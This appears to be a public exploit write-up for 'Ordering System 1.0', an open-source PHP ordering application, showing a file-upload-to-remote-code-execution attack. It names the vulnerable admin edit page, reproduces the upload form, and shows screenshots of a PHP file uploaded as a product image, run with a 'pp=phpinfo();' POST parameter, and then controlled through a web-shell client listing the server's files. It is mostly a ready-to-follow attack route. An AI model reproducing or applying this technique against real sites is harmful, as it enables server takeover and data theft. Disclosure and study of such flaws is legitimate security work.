
BigTiger2020 Update Ordering System.md History

1 contributor

15 lines (11 sloc) 748 Bytes

- Exploit Title: Ordering System 1.0 - File Upload to RCE
- Vendor Homepage:https://www.sourcecodester.com/php/12978/online-ordering-system-phpmysqli.html
- Software Link:https://www.sourcecodester.com/download-code?nid=12978&title=Online+Ordering+System+in+PHP%2FMySQLi+with+Source+Code
- Version: 1.0
- Vulnerable file: ordering\admin\products\edit.php




```
<div class="form-group">
  <div class="col-md-8">
    <label class="col-md-4" style="text-align: right;" >Attachment 1:</label>
    <div class="col-md-8">
    <input type="file" name="Image1"  />
    </div>
  </div>
</div>

<div class="form-group">
  <div class="col-md-8">
    <label class="col-md-4" style="text-align: right;" >Attachment 2:</label>
    <div class="col-md-8">
    <input type="file" name="Image2"  />
    </div>
  </div>
</div>


<div class="form-group">
  <div class="col-md-8">
    <label class="col-md-4" style="text-align: right;" >Attachment 3:</label>
    <div class="col-md-8">
    <input type="file" name="Image3"  />
    </div>
  </div>
</div>
```

- Remote Code Execution:




192.168.100.242/ordering/admin/products/index.php?view=edit&id=2

ducts

date Product

Product:	asd
Description:	sad
Price:	23
Expired Date:	02/05/2019
Category:	Gamot Sa Ubo
Attachment 1:	浏览... 1.php
Attachment 2:	浏览... 1.txt
Attachment 3:	浏览... 1.php



192.168.100.242/ordering/admin/products/photos/1.php

PHP Version 7.3.24

System	Windows NT DESKTOP-GAVDN48 10.0 build 17763 (Windows 10) AMD64
Build Date	Oct 27 2020 14:37:24
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731


http://192.168.100.242/ordering/admin/products/photos/1.php

☑ Post data □ Referer □ User Agent □ Cookies

pp=phpinfo();

H Upgrade-Insecure-Requests: 1

- Get shell:



Cknife 1.0 Release

C:\xampp\htdocs\ordering\admin\products\photos\

文件	时间	大小	属性
1.php	2021-01-11 10:33:57	26	0666
1.txt	2021-01-11 10:33:57	27	0666
2019-01-18 (2).png	2019-01-31 03:29:46	110022	0666
2019-01-21 (1).png	2019-01-31 03:29:46	102714	0666
2019-01-21 (2).png	2019-01-31 03:29:46	830591	0666
2019-01-23 (1).png	2019-01-31 01:28:02	75593	0666
2019-01-27 (1).png	2019-01-31 01:24:20	1653666	0666
2019-01-27.png	2019-01-31 01:24:44	292399	0666
25052017052708april marie bat og_20170511182...	2017-05-25 05:27:10	541034	0666
31052017110523Warcarft 3 cheat.docx	2017-05-31 11:05:22	10544	0666
31122009093036Warcarft 3 cheat.docx	2009-12-31 21:30:38	10544	0666
31122009093448Warcarft 3 cheat.docx	2009-12-31 21:34:50	10544	0666
31122009093611Warcarft 3 cheat.docx	2009-12-31 21:36:12	10544	0666
31122009093703Warcarft 3 cheat.docx	2009-12-31 21:37:04	10544	0666
capislogo.png	2019-02-03 01:58:16	61746	0666
close.jpg	2019-02-03 01:58:16	30797	0666
computer-lab-banner1 copy.png	2019-02-03 01:58:16	1025227	0666
creating application C#.png	2019-01-31 01:24:44	52483	0666